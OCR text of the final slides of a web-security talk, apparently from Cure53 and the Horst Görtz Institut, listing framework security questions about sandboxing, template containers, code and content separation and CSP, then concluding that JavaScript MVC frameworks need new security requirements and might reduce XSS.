
{}SEC-B Is the the execution scope well isolated or sand-boxed?

{}SEC-C Can arbitrary HTML elements serve as template containers?

{}SEC-D Does the framework allow, encourage or even enforce separation of code and content?

{}SEC-E Does the framework maintainer have a security response program?

{}SEC-F Does the Framework allow safe CSP rules to be used



hgi Horst Görtz Institut für IT-Sicherheit

RUB

cure53

Conclusion

- JSMVC requires new security requirements
- No reflected content from the server within template containers
- Sometimes, everything is a template container
- Strict separation is necessary

- **And there is hope!**
- **Maybe JSMVC eliminates XSS**
- **Because it changes how we design applications.**
- **And does by boosting and not hindering productivity**

- **Interested in collaborating on this? Contact me!**

The End

- Questions?
- Comments?